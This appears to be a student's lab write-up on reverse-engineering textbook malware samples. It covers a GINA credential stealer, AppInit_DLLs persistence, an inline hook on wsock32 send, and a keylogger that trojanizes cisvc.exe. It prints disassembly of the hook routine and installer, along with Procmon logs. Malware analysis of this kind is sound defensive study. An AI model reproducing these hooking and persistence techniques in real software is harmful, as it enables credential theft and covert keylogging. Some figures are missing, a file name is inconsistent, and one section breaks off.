Set breakpoint by using this command `bu Mlwx486!DriverEntry`. Run Lab10-02.exe and windbg should break. Set breakpoint at `nt!IopLoadDriver+0x66a` and let the program run again. Once the kernel breaks, you will be able to run `!object Driver` to list the loaded drivers. `DriverInit` for the malware has yet been executed at this stage so you can set your breakpoint from this point on.

```
nt!DbgLoadImageSymbols+0x42:
80527e02 c9          leave
kd> gu
nt!MmLoadSystemImage+0xa80:
805a41f4 804b3610    or      byte ptr [ebx+36h],10h
kd> gu
nt!IopLoadDriver+0x371:
80576483 3bc3       cmp     eax,ebx
kd> gu
nt!IopLoadUnloadDriver+0x45:
8057688f 8bf8       mov     edi,eax
kd> !object \Driver\
Object: e101d910 Type: (8a360418) Directory
ObjectHeader: e101d8f8 (old version)
HandleCount: 0 PointerCount: 85
Directory Object: e1001150 Name: Driver

Hash Address Type Name
----
00 8a0f46e8 Driver Beep
   8a0eble0 Driver NDIS
   8a0ebd28 Driver KSecDD
01 8a191520 Driver Mouclass
   89de1030 Driver Raspti
   89e43eb0 Driver es1371
02 8a252c98 Driver vmx_svga
03 8a0e3d00 Driver Fire
```

Practical No. 5

a-Analyze the malware found in Lab11-01.exe

i. What does the malware drop to disk?




Figure 1. Binary resource in Lab11-01.exe's TGAD

There is a binary in the resource section of Lab11-01.exe.

11:05...	Lab11-01.exe	228	ReadFile	C:\Documents and Settings\Administrator\Desktop\Lab11-01.exe	SUCCESS	Offset: 32,768, Len.
11:05...	Lab11-01.exe	228	CreateFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS	Desired Access: G..
11:05...	Lab11-01.exe	228	CreateFile	C:\Documents and Settings\Administrator\Desktop	SUCCESS	Desired Access: S..
11:05...	Lab11-01.exe	228	CloseFile	C:\Documents and Settings\Administrator\Desktop	SUCCESS	
11:05...	Lab11-01.exe	228	WriteFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS	Offset: 0, Length: 4.
11:05...	Lab11-01.exe	228	WriteFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS	Offset: 4,096, Leng.
11:05...	Lab11-01.exe	228	CloseFile	C:\Documents and Settings\Administrator\Desktop\msgina32.dll	SUCCESS	
11:05...	Lab11-01.exe	228	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	SUCCESS	Desired Access: All
11:05...	Lab11-01.exe	228	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL	SUCCESS	Type: REG_SZ, Le.
11:05...	Lab11-01.exe	228	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\software.LOG	SUCCESS	EndOfFile: 8,192
11:05...	Lab11-01.exe	228	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\software.LOG	SUCCESS	EndOfFile: 8,192
11:05...	Lab11-01.exe	228	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\software.LOG	SUCCESS	EndOfFile: 16,384
11:05...	Lab11-01.exe	228	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\software.LOG	SUCCESS	EndOfFile: 20,480
11:05...	Lab11-01.exe	228	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\software.LOG	SUCCESS	EndOfFile: 24,576

Figure 2. msgina32.dll dropped

From Proc Mon we can observe that msgina32.dll and software.LOG are dropped on the machine.

ii. How does the malware achieve persistence?

In figure 2, the malware adds “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL” into the registry.

According to [MSDN](#), [Winlogon](#), the [GINA](#), and network providers are the parts of the interactive logon model. The interactive logon procedure is normally controlled by Winlogon, MSGina.dll, and network providers. To change the interactive logon procedure, MSGina.dll can be replaced with a customized GINA DLL. Winlogon will trigger the use of the malicious dll and that is how the malware achieve persistency.

iii. How does the malware steal user credentials?

Malware Analysis

Looking at the dropped dll's export, it seems like it is a custom dll to hook to the winlogon process.

ShellShutdownDialog	100012A0	29
WlxActivateUserShell	100012B0	30
WlxDisconnectNotify	100012C0	31
WlxDisplayLockedNotice	100012D0	32
WlxDisplaySASNotice	100012E0	33
WlxDisplayStatusMessage	100012F0	34
WlxGetConsoleSwitchCredentials	10001300	35
WlxGetStatusMessage	10001310	36
WlxInitialize	10001320	37
WlxIsLockOk	10001330	38
WlxIsLogoffOk	10001340	39
WlxLoggedOnSAS	10001350	40
WlxLoggedOutSAS	100014A0	41
WlxLogoff	10001360	42
WlxNegotiate	10001370	43
WlxNetworkProviderLoad	10001380	44
WlxReconnectNotify	10001390	45
WlxRemoveStatusMessage	100013A0	46
WlxScreenSaverNotify	100013B0	47
WlxShutdown	100013C0	48
WlxStartApplication	100013D0	49
WlxWkstaLockedSAS	100013E0	50
DllRegister	10001440	51
DllUnregister	10001490	52
DllEntryPoint	10001735	[main entry]

After checking through the exports function, only 1 function (**WlxLoggedOutSAS**) behaves suspiciously. The rest simply pass the inputs to the original function address.

The above figure is pretty straight forward, the inputs are passed to the original WlxLoggedOutSAS function and a copy of the inputs are passed to a function to write to a file.

b- Analyze the malware found in *Lab11-02.dll*. Assume that a suspicious file named *Lab11-02.ini* was also found with this malware.

i. What are the exports for this DLL malware?

Name	Address	Ordinal
installer	1000158B	1
DllEntryPoint	100017E9	[main entry]

Figure 1. Exports

ii. What happens after you attempt to install this malware using rundll32.exe?




Figure 2. Set Registry & WriteFile

Malware Analysis

The malware add a registry value in **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLS**.

It then copy itself; the dll as **C:\Windows\System32\spoolvxx32.dll**.

The malware then tries to open **C:\Windows\System32\Lab11-02.ini**.

iii. Where must Lab11-02.ini reside in order for the malware to install properly?



Figure 3. Loads config file

The malware will attempt to load the config from **C:\Windows\System32\Lab11-02.ini**. We would need to place the ini file in system32 folder.

iv. How is this malware installed for persistence?

According to [MSDN](#), AppInit_DLLs is a mechanism that allows an arbitrary list of DLLs to be loaded into each user mode process on the system. By adding AppInit_DLLs in **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows** we are loading the malicious DLL into each user mode process that gets executed on the system.

v. What user-space rootkit technique does this malware employ?

If we look at the subroutine `@0x100012A3`, you will see that it is attempting to get the address of send from wsock32.dll. It then pass the address to subroutine `@0x10001203`.

The subroutine `@0x10001203` is employing the inline hook technique. It first get the offset from the hook position to the function where it wants to jump to. It then uses VirtualProtect to make 5 bytes of space from the start of the subroutine address to **PAGE_EXECUTE_READWRITE**. Once it is done it then rewrite the code to jmp to the hook function. Finally it reset the 5 bytes of memory space back to the old protection attributes.

```

.text:10001203 ; int __cdecl inlineHook(LPVOID lpAddress, int, int)
.text:10001203 inlineHook      proc near          ; CODE XREF: sub_100012A3+4F↑p
.text:10001203
.text:10001203 F10ldProtect   = dword ptr -0Ch
.text:10001203 var_8         = dword ptr -8
.text:10001203 var_4         = dword ptr -4
.text:10001203 lpAddress     = dword ptr 8
.text:10001203 arg_4        = dword ptr 0Ch
.text:10001203 arg_8        = dword ptr 10h
.text:10001203
.text:10001204      push     ebp
.text:10001204      mov      ebp, esp
.text:10001206      sub      esp, 0Ch
.text:10001209      mov      eax, [ebp+arg_4]
.text:1000120C      sub      eax, [ebp+lpAddress]
.text:1000120F      sub      eax, 5
.text:10001212      mov      [ebp+var_4], eax
.text:10001215      lea     ecx, [ebp+F10ldProtect]
.text:10001218      push     ecx          ; lpF10ldProtect
.text:10001219      push     40h         ; f1NewProtect
.text:1000121B      push     5           ; dwSize
.text:1000121D      mov      edx, [ebp+lpAddress]
.text:10001220      push     edx          ; lpAddress
.text:10001221      call    ds:VirtualProtect
.text:10001227      push     0FFh       ; Size
.text:1000122C      call    malloc
.text:10001231      add     esp, 4
.text:10001234      mov     [ebp+var_8], eax
.text:10001237      mov     eax, [ebp+var_8]
.text:1000123A      mov     ecx, [ebp+lpAddress]
.text:1000123D      mov     [eax], ecx
.text:1000123F      mov     edx, [ebp+var_8]
.text:10001242      mov     byte ptr [edx+4], 5
.text:10001246      push     5           ; Size
.text:10001248      mov     eax, [ebp+lpAddress]
.text:1000124B      push     eax          ; Src
.text:1000124C      mov     ecx, [ebp+var_8]
.text:1000124F      add     ecx, 5
.text:10001252      push     ecx          ; Dst
.text:10001253      call    memcpy
.text:10001258      add     esp, 0Ch
.text:1000125B      mov     edx, [ebp+var_8]
.text:1000125E      mov     byte ptr [edx+0Ah], 0E9h
.text:10001262      mov     eax, [ebp+lpAddress]
.text:10001265      sub     eax, [ebp+var_8]
.text:10001268      sub     eax, 0Ah
.text:1000126B      mov     ecx, [ebp+var_8]
.text:1000126E      mov     [ecx+0Bh], eax
.text:10001271      mov     edx, [ebp+lpAddress]
.text:10001274      mov     byte ptr [edx], 0E9h

```

Figure 4. inline hook

However, the malware only hook 3 programs; THEBAT.EXE, OUTLOOK.EXE, MSIMM.EXE.



Figure 5. Hook selected programs

To conclude, the malware is attempting to do an inline hook on wsock32.dll's send function for selected programs.

vi. What does the hooking code do?

We first look at what the malware is retrieving from the config file.




Figure 6. Decoding config

After reading the data from the config file, the malware then decode it by calling the subroutine @0x100016CA. If we dive into this subroutine, you will realize that it is a xor decoding function. Let's place a hook there in ollydbg to see what comes out.



This decoded string will be use in the following function.

c- Analyze the malware found in Lab11-03.exe and Lab11-03.dll. Make sure that both files are in the same directory during analysis.

i. What interesting analysis leads can you discover using basic static analysis?

Lab11-03.exe

```

; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

FileName= byte ptr -104h
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push    ebp
mov     ebp, esp
sub     esp, 104h
push    0 ; bFailIfExists
push    offset NewFileName ; "C:\\WINDOWS\\System32\\inet_epar32.dll"
push    offset ExistingFileName ; "Lab11-03.dll"
call    ds:CopyFileA
push    offset aCisvc_exe ; "cisvc.exe"
push    offset aCWindowsSyst_0 ; "C:\\WINDOWS\\System32\\%s"
lea     eax, [ebp+FileName]
push    eax ; char *
call    _sprintf
add     esp, 0Ch
lea     ecx, [ebp+FileName]
push    ecx ; lpFileName
call    sub_401070
add     esp, 4
push    offset aNetStartCisvc ; "net start cisvc"
call    _system
add     esp, 4
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
_main endp

```

Figure 1. Installation

The main method in Dll11-03.exe is pretty straight forward. It first copy the Lab11-03.dll to C:\\Windows\\System32\\inet_epar32.dll. It then attempts to modify C:\\Windows\\System32\\cisvc.exe and executes the infected executable by starting a service via the command “net start cisvc”

Lab11-03.dll

The dll contains some interesting stuff... In export, we can see a suspicious looking function; zzz69806582.

Name	Address	Ordinal
zzz69806582	10001540	1
DllEntryPoint	10001968	[main entry]

Figure 2.

Export function surface a funny function

Malware Analysis

The imports contains **GetAsyncKeyState** and **GetForegroundWindow** which highly suggests that this is a keylogger.

Address	Ordinal	Name	Library
100070F0		GetForegroundWindow	USER32
100070F4		GetWindowTextA	USER32
100070F8		GetAsyncKeyState	USER32
10007000		Sleep	KERNEL32
10007004		WriteFile	KERNEL32

Figure 3. imports

The function `@zzz69806582` is pretty simple. It just creates a thread.




Figure 3. function `zzz69806582`

The thread that the above function creates first check for mutex; **MZ**.

It then create a file @ `C:\\Windows\\System32\\kernel64x.dll`.




Figure 4. Mutex MZ

Next, the thread calls a subroutine to record keystrokes.




Figure 5. Keylogs

ii. What happens when you run this malware?

As answered in question 1, It first copy the Lab11-03.dll to C:\\Windows\\System32\\inet_epar32.dll. It then attempts to modify C:\\Windows\\System32\\cisvc.exe and executes the infected executable by starting a service via the command “net start cisvc”

The infected service then begin to log keystroke and save it in C:\\Windows\\System32\\kernel64x.dll.




Figure 6. Procmon showing file creation in infected system

iii. How does Lab11-03.exe persistently install Lab11-03.dll?

It infects **C:\\Windows\\System32\\cisvc.exe**; an indexing service by inserting shellcodes into the program. The infected **cisvc.exe** will load **C:\\Windows\\System32\\inet_eapar.dll** as shown in the figure below.




Figure 7. LoadLibrary

Comparing the infected executable with the original one, we could see some additional functions added to it. On top of that we can observe that the entry point has been changed.




Figure 8. Additional Functions


